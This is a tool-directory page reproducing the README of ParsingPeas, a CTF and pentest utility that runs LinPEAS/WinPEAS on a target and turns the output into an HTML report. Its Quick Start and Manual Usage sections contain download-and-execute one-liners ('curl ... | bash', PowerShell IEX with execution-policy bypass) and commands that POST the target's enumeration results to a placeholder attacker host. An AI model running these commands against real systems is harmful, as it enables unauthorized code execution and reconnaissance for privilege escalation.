
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacyΒ© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
ParsingPeas β€” HTML parser for PEAS output with additional features | Kitploit
Tools/GitHubGitHub/yuvalmil/parsingpeas
Privilege EscalationScripting & AutomationInformation GatheringPost-ExploitationCTFPenetration TestingUtilities & FrameworksLearning & EducationLabs & Practice
GitHubyuvalmil/parsingpeas

ParsingPeas

HTML parser for PEAS output with additional features

15914213 months agoReviewed by Kitploit

Most Popular

View all β†’

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools β†’
Share
View Repository

ParsingPeas πŸ₯’

Automated PEASS collection + a clean, portable HTML report for CTF & lab privilege-escalation work.

License: MIT Python 3.8+

Run one command on the target. ParsingPeas pulls LinPEAS/WinPEAS from your Kali host, runs the scan, ships the output back, and turns it into a single self-contained HTML report you can read, search, triage, and keep β€” no manual file transfer, no internet on the target.


Screenshots

Report summary β€” sections grouped by LinPEAS's own categories, with finding dots and a findings bar:

Report summary

Findings only β€” one click filters the report and sidebar down to sections with critical/high hits:

Findings only

Full terminal output β€” the complete, faithfully-coloured scan; searchable with Ctrl-F:

Full terminal output


Why

Raw PEASS output is a wall of scrolling terminal text that's gone the moment your shell dies. ParsingPeas:

  • Automates the busywork β€” no scp, no hosting linpeas yourself, no copy-pasting output back to Kali.
  • Saves it β€” every scan becomes a timestamped HTML report on your host.
  • Makes it navigable β€” the output is split into LinPEAS's real sections with a categorized sidebar, finding highlights, and full-text search.
  • Travels well β€” each report is a single self-contained .html file you can copy off the box, archive, or open offline by double-clicking.

It is presentation + logistics, not an exploit engine: it faithfully preserves PEASS's own colouring and findings rather than second-guessing them.


Features

  • One-liner workflow β€” target downloads the wrapper from your host, runs PEASS, and POSTs the result back automatically.
  • Works offline on the target β€” everything is served from your Kali host.
  • Faithful section parsing β€” follows LinPEAS's real two-level header hierarchy (major sections + sub-checks); hacktricks links and check lines stay as content instead of polluting the table of contents.
  • Self-contained reports β€” terminal output is embedded inline; one file, no sidecars, opens via file://.
  • Interactive report view:
    • Sidebar TOC grouped by PEASS's own sections, with critical/high counts.
    • Findings bar β€” N critical / N high chips that jump between flagged sections, plus a colour legend.
    • Findings-only filter for fast triage.
    • Line-wrap toggle (on by default β€” no more truncated lines).
    • Scrollspy β€” current section highlighted in the TOC while you scroll.
    • Sticky section headers and "mark as read" dots that persist (localStorage, per report).
    • Header badges for the current user (red if root) and OS.
  • Full Terminal Output tab β€” the complete, fully-coloured scan, rendered in one pass so the browser's Ctrl-F searches all of it.
  • Muted dark theme β€” easy on the eyes for long sessions.
  • Linux & Windows β€” LinPEAS (bash) and WinPEAS (PowerShell).

Quick Start

On your Kali host

git clone https://github.com/YuvalMil/ParsingPeas.git
cd ParsingPeas
./setup.sh                      # downloads LinPEAS + WinPEAS into scripts/
pip3 install -r requirements.txt
python3 receiver.py             # serves on http://0.0.0.0:8005

Leave receiver.py running. Find the IP the target will reach you on:

  • HTB / VPN: your tun0 address β€” ip -4 addr show tun0
  • LAN: your normal interface IP

On the target

Linux/Unix (uses curl, falls back to wget):

curl -sSL http://YOUR_KALI_IP:8005/get-script | bash

Windows (PowerShell / reverse shell):

powershell -ExecutionPolicy Bypass -Command "IEX(New-Object Net.WebClient).DownloadString('http://YOUR_KALI_IP:8005/get-script.ps1')"

Pick the one-liner that matches the target OS β€” Linux serves LinPEAS, Windows serves WinPEAS.

View the report

Reports are generated on your Kali host in ./reports/. Either:

  • Browse the index at http://YOUR_KALI_IP:8005 and click a report, or
  • Open the generated file directly β€” it's self-contained:
    xdg-open ./reports/report_<host>_<timestamp>.html
    

Copy that single .html anywhere you like; it works on its own.


How It Works

Target β†’ downloads wrapper from Kali β†’ runs PEASS β†’ POSTs output β†’ Kali parses β†’ self-contained HTML report

The target never needs internet β€” the wrapper and PEASS binaries are all served from your host.


Using the report

  • Report Summary tab β€” sections grouped by PEASS category in the sidebar. Red/yellow dots mark sections with critical/high findings. Use the Findings chips to jump straight to them, or Findings only to hide everything else.
  • Full Terminal Output tab β€” the complete coloured scan. Just hit Ctrl-F to search; the whole output is rendered, so native find covers all of it.
  • Click a finding dot to mark a section read β€” it stays read when you reopen the report.

Manual Usage

If the one-liner fails, do it by hand.

Linux:

# On target
curl http://KALI_IP:8005/get-linpeas -o /tmp/lp.sh
chmod +x /tmp/lp.sh
/tmp/lp.sh > /tmp/out.txt
# Send back
curl -X POST -H "X-Hostname: $(hostname)" -H "X-Scan-Type: linpeas" \
  --data-binary @/tmp/out.txt http://KALI_IP:8005/upload

Windows (PowerShell):

Invoke-WebRequest -Uri http://KALI_IP:8005/get-winpeas -OutFile $env:TEMP\wp.exe
& "$env:TEMP\wp.exe" > $env:TEMP\out.txt
Invoke-WebRequest -Uri http://KALI_IP:8005/upload -Method POST `
  -Headers @{"X-Hostname"=$env:COMPUTERNAME; "X-Scan-Type"="winpeas"} `
  -InFile $env:TEMP\out.txt

Parse a PEASS dump you already have:

python3 parser.py /path/to/peas_output.txt   # writes an HTML report to ./reports/

Configuration

Edit the top of receiver.py:

SettingDefaultNotes
Port8005change the app.run(... port=...) line
OUTPUT_DIR./received_outputsraw uploaded scans
REPORTS_DIR./reportsgenerated HTML reports
SCRIPTS_DIR./scriptsLinPEAS/WinPEAS binaries
MAX_UPLOAD_SIZE10 MBenforced β€” larger uploads get HTTP 413

Troubleshooting

  • Can't download the script? curl http://KALI_IP:8005/health to check connectivity; open the firewall with sudo ufw allow 8005/tcp.
  • 404 on /get-linpeas? Run ./setup.sh to fetch the PEASS binaries.
  • No live output in a PowerShell reverse shell? Expected β€” the scan still runs; watch your receiver for the upload confirmation.

Security

⚠️ For authorized penetration testing, CTFs, and lab use only.

  • No authentication β€” run it only on isolated/CTF networks, behind a firewall.
  • Upload header values are sanitised and uploads are size-capped, but the server is not hardened for hostile internet exposure.

Credits

Built on PEASS-ng by @carlospolop. ParsingPeas only collects and presents its output.


MIT License Β· Contributions welcome

Download Tool